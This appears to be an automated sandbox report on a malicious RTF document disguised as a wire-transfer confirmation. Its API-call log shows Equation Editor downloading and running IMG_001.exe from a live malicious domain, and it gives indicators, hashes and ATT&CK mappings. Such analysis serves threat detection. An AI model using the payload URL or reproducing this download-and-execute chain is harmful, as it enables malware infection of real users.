Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680

Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2536	2680
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2536	2680
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2536	2680
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\IMG_001[1].exe Type: VSDT_EXE	2536	2680
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\IMG_001[1].exe Type: VSDT_EXE	2536	2680
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\IMG_001[1].exe		
Add File	Path: %APPDATA%\OPASSFG.exe Type: VSDT_EXE	2536	2680
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2680 File: %APPDATA%\OPASSFG.exe Type: VSDT_EXE		
Write File	Path: %APPDATA%\OPASSFG.exe Type: VSDT_EXE	2536	2680
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\OPASSFG.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	2536	2680
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\OPASSFG.exe, "%APPDATA%\OPASSFG.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2752:%APPDATA%\OPASSFG.exe) Return: 1	2536	2680
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe "%APPDATA%\OPASSFG.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2680 Image Path: %APPDATA%\OPASSFG.exe Shell Command: "%APPDATA%\OPASSFG.exe"		
Detection	Threat Characteristic: Creates command line process Process ID: 2752 Image Path: %APPDATA%\OPASSFG.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2752,) Return: ?	2536	2680
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2752], ppid[2680) Return: 1	2536	2680
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 2752 Image Path: %APPDATA%\OPASSFG.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{8469ED66-6B12-452A-8588-02301FEB58BE}.tmp Type: VSDT_WINWORD		2536
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{8469ED66-6B12-452A-8588-02301FEB58BE}.tmp Type: VSDT_WINWORD		2536

Screenshot


Microsoft Word (Not Responding)
Microsoft Word: WINWORD.EXE - Application Error
OK
Start
12:41 AM
6/10/2021

The instruction at 0x30032a67 referenced memory at 0x00000000. The memory could not be read.

Click on OK to terminate the program

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Network connection	Custom

▼ Object 1 - Payment MT103 Remittance Wire Transfer Confirmation.doc (RTF document)

File name	Payment MT103 Remittance Wire Transfer Confirmation.doc
File type	RTF document
SHA-1	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409
SHA-256	E5E64F1C85C126A679A52C79C948826AA30E5BCE1533A0DE2F3F0EB1685E685A
MD5	EE21641FB11690DA19EA8D22EC6C59CE
Size	4618 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00ES21
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (3) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (5) Suspicious network or messaging activity (10)

Process Graph



ⓘ Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\OPASSFG.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\7A7825T3\IMG_001[1].exe

▼ File drop, download, sharing, or replication (3)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe
Executes dropped file	🟥🟥🟥	File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe "%APPDATA%\OPASSFG.exe"
Drops executable during installation	🟥🟥⬜	Dropping Process ID: 1660 File: %APPDATA%\OPASSFG.exe Type: VSDT_EXE

▼ Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Detected as probable malware	🟥⬜⬜	Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{3E02D131-CC78-4B58-B88E-4F6D6B0310D9}.tmp SHA1: D55211FFDAB9F909F6CF0C92E3CB321F8EF5F799 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ Process, service, or memory object change (5)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 1660 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 1068 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe
Creates process	🟥⬜⬜	Process ID: 1660 Image Path: %APPDATA%\OPASSFG.exe Shell Command: "%APPDATA%\OPASSFG.exe"
Creates process in Application Data folder	🟥🟥⬜	Process ID: 516 Image Path: %APPDATA%\OPASSFG.exe
Creates command line process	🟥⬜⬜	Process ID: 516 Image Path: %APPDATA%\OPASSFG.exe

▼ Suspicious network or messaging activity (10)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://bayareagrownandsexygetaways.com/files/IMG_001.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Listens on port	🟥⬜⬜	0.0.0.0:49432
Listens on port	🟥⬜⬜	0.0.0.0:49431
Listens on port	🟥⬜⬜	0.0.0.0:49430
Listens on port	🟥⬜⬜	0.0.0.0:49429
Listens on port	🟥⬜⬜	0.0.0.0:49428
Listens on port	🟥⬜⬜	0.0.0.0:49427
Listens on port	🟥⬜⬜	0.0.0.0:49426
Connects to remote URL or IP address	🟥⬜⬜	http://bayareagrownandsexygetaways.com/files/IMG_001.exe
Connects to remote URL or IP address	🟥⬜⬜	http://bayareagrownandsexygetaways.com/files/IMG_001.exe

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.sectigo.com	151.139.128.14	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
bayareagrownandsexygetaways.com	104.193.142.65	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
ocsp.usertrust.com	151.139.128.14	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
ctldl.windowsupdate.com	93.184.221.240	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
ocsp.comodoca.com	151.139.128.14	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
www.microsoft.com	92.122.110.37	53	-	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
bayareagrownandsexygetaways.com	104.193.142.65	80	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
ocsp.sectigo.com	151.139.128.14	80	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
ctldl.windowsupdate.com	93.184.221.240	80	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
bayareagrownandsexygetaways.com	104.193.142.65	443	-	-	-	Payment MT103 Remittance Wire Transfer Confirmation.doc

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBRTtU9uFqgVGHhJwXZyWCNXmVR5ngQUoBEKIz6W8Qfs4q8p74Klf9AwpLQCEDlyRDr5IrdR19NsEN0xNZU%3D	Computers / Internet	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?836fdb263ffca744	Computers / Internet Cloud Applications	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTNMNJMNDqCqx8FcBWK16EHdimS6QQUU3m%2FWqorSs9UgOHYm8Cd8rIDZssCEH1bUSa0droR23QWC7xTDac%3D	Computers / Internet	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://bayareagrownandsexygetaways.com/files/IMG_001.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://ocsp.sectigo.com/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBRDC9IOTxN6GmyRjyTl2n4yTUczyAQUjYxexFStiuF36Zv5mwXhuAGNYeECEQC6G9voiKFOuND201HX1CEc	Computers / Internet	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?dbb6ed6da631ae08	Computers / Internet Cloud Applications	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?e37babc6dc35c6ff	Computers / Internet Cloud Applications	No risk	-	Payment MT103 Remittance Wire Transfer Confirmation.doc

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRF{3E02D131-CC78-4B58-B88E-4F6D6B0310D9}.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	D55211FFDAB9F909F6CF0C92E3CB321F8EF5F799
IMG_001[1].exe	No risk	-	-	http://bayareagrownandsexygetaways.com/files/IMG_001.exe	309056	7584DDB65FEE88483474BB291FB42EECEBA51C41
OPASSFG.exe	No risk	-	-	http://bayareagrownandsexygetaways.com/files/IMG_001.exe	309056	7584DDB65FEE88483474BB291FB42EECEBA51C41
07CEF2F654E3ED6050FFC9B6EB844250_3431D4C539FB2CFCB781821E9902850D	No risk	-	-	-	402	93B09D1DAEE4DEB51202D89A903CB89097E485C5
B2FAF7692FD9FFBD64EDE317E42334BA_D7393C8F62BDE4D4CB606228BC7A711E	No risk	-	-	-	396	AD37FF44034D95CF17290AF0DAD1084C54B60AA0
~$yment MT103 Remittance Wire Transfer Confirmation.doc	No risk	-	-	-	162	FB19C85D46D21A3D6141888BA52CC26000EB8201
~$Normal.dotm	No risk	-	-	-	162	FB19C85D46D21A3D6141888BA52CC26000EB8201
FE44A7D138B906AF8FE743A97BBEC05A	No risk	-	-	-	390	91075DCD9DE374633BBEEAEC52E0C29A48817460
~WRS{096C2501-E7E5-4B5C-AAA8-899DAAF0678F}.tmp	No risk	-	-	-	1546	D39E6B7E7673A969D7F0BA46E4FCD0EA6D916416
~WRS{2B03C397-C3F6-43A3-8EC7-0CA0AFD74B30}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677

Suspicious Objects

Type	Object	Risk Level
URL	http://bayareagrownandsexygetaways.com:80/files/IMG_001.exe	High
File (SHA1)	5EF0E0AB7C0A69CB375EEC7E03C3651096D0B409	High
File (SHA1)	D55211FFDAB9F909F6CF0C92E3CB321F8EF5F799	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://bayareagrownandsexygetaways.com/files/IMG_001.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00ES21 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{3E02D131-CC78-4B58-B88E-4F6D6B0310D9}.tmp SHA1: D55211FFDAB9F909F6CF0C92E3CB321F8EF5F799 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		1740
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\-6$ Value: None		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 52ca012d		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0106		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0107		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\p:$ Value: None		1740
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1740
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		1740
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b12fc30, 0) Return: 0		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\p:$ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/ $ Value: None		1740
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1740
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1740) Return: 1		1740
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		1740
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1740) Return: 1		1740
Detection	Threat Characteristic: Creates process Process ID: 1660 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 52ca0005	1740	1660
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	1740	1660
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	1740	1660
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	1740	1660
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://bayareagrownandsexygetaways.com/files/IMG_001.exe, %APPDATA%\OPASSFG.exe, ,) Return: 0	1740	1660
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://bayareagrownandsexygetaways.com/files/IMG_001.exe		
Call System API	API Name: DnsQueryEx Args: (bayareagrownandsexygetaways.com, 1, 50020000) Return: 0	1740	1660
Call System API	API Name: DnsQueryEx Args: (bayareagrownandsexygetaways.com, 1, 50020000) Return: 0	1740	1660
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	1740	1660
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache) Return: 1	1740	1660
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729), 0, , , 10000000) Return: cc0004	1740	1660
Call System API	API Name: DnsQueryEx Args: (bayareagrownandsexygetaways.com, 1, 50020000) Return: 0	1740	1660
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bayareagrownandsexygetaways.com, 80, , , 3, 0, 59762160) Return: cc0008	1740	1660
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /files/IMG_001.exe, , , 1694160, 4194320, 59762160) Return: cc000c	1740	1660

Detection	Threat Characteristic: Connects to remote URL or IP address http://bayareagrownandsexygetaways.com/files/IMG_001.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 470	1740	1660
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1740	1660
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1740	1660
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1740	1660
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1740	1660
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	1740	1660
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1740	1660
Call Service API	API Name: OpenServiceW Args: (39023f8, WinHttpAutoProxySvc, 94) Return: 3902560	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (3925070) Return: 1	1740	1660
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	1740	1660
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	1740	1660
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 500	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 500	1740	1660
Call System API	API Name: DnsQueryEx Args: (bayareagrownandsexygetaways.com, 1, 40006000) Return: 87	1740	1660
Call System API	API Name: DnsQueryEx Args: (bayareagrownandsexygetaways.com, 1c, 40026000) Return: 0	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 504	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 500	1740	1660
Call Network API	API Name: bind Args: (500, 0.0.0.0:49426, 16) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49426		
Call System API	API Name: ConnectEx Args: (500, 104.193.142.65:80, 16, 0, 0, 0, 3904c9c) Return: 0	1740	1660
Call Network API	API Name: send Args: (500, GET /files/IMG_001.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: bayareagrownandsexygetaways.com\r\nConnection: Keep-Alive\r\n\r\n, 1, 307) Return: 0	1740	1660
Call Network API	API Name: recv Args: (500, , 1, 2) Return: ?	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 508	1740	1660
Call Network API	API Name: bind Args: (508, 0.0.0.0:49427, 16) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49427		
Call System API	API Name: ConnectEx Args: (508, 104.193.142.65:443, 16, 0, 0, 0, 390491c) Return: 0	1740	1660
Call Network API	API Name: send Args: (508, ..., 1, 208) Return: 0	1740	1660
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\7d\52C64B7E\LanguageList Value: en-US\0en\0	1740	1660
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1740	1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 788	1740	1660
Call Service API	API Name: OpenServiceW Args: (399c2f0, NetSetupSvc, 4) Return: 399c2a0	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 7ec	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ac6b0) Return: 1	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 844	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 844	1740	1660
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87	1740	1660
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 85c	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 85c	1740	1660
Call Network API	API Name: bind Args: (85c, 0.0.0.0:49428, 128) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49428		
Call System API	API Name: ConnectEx Args: (85c, 93.184.221.240:80, 16, 0, 0, 0, 39c7f60) Return: 0	1740	1660
Call Network API	API Name: send Args: (85c, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?836fdb263ffca744 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 287) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39a17a0) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (38ffdd8) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (3997380) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ac528) Return: 1	1740	1660
Call Service API	API Name: OpenServiceW Args: (392fad0, CryptSvc, 5) Return: 392f7d8	1740	1660
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1740	1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1740	1660
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1740	1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 780	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39b65a0) Return: 1	1740	1660
Call Network API	API Name: send Args: (85c, GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?e37babc6dc35c6ff HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Wed, 03 Mar 2021 06:32:16 GMT\r\nIf-None-Match: "0d8f4f3f6fd71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 280) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ca630) Return: 1	1740	1660

Call System API	API Name: WinHttpCloseHandle Args: (38ff1d0) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (399f048) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ce9f8) Return: 1	1740	1660
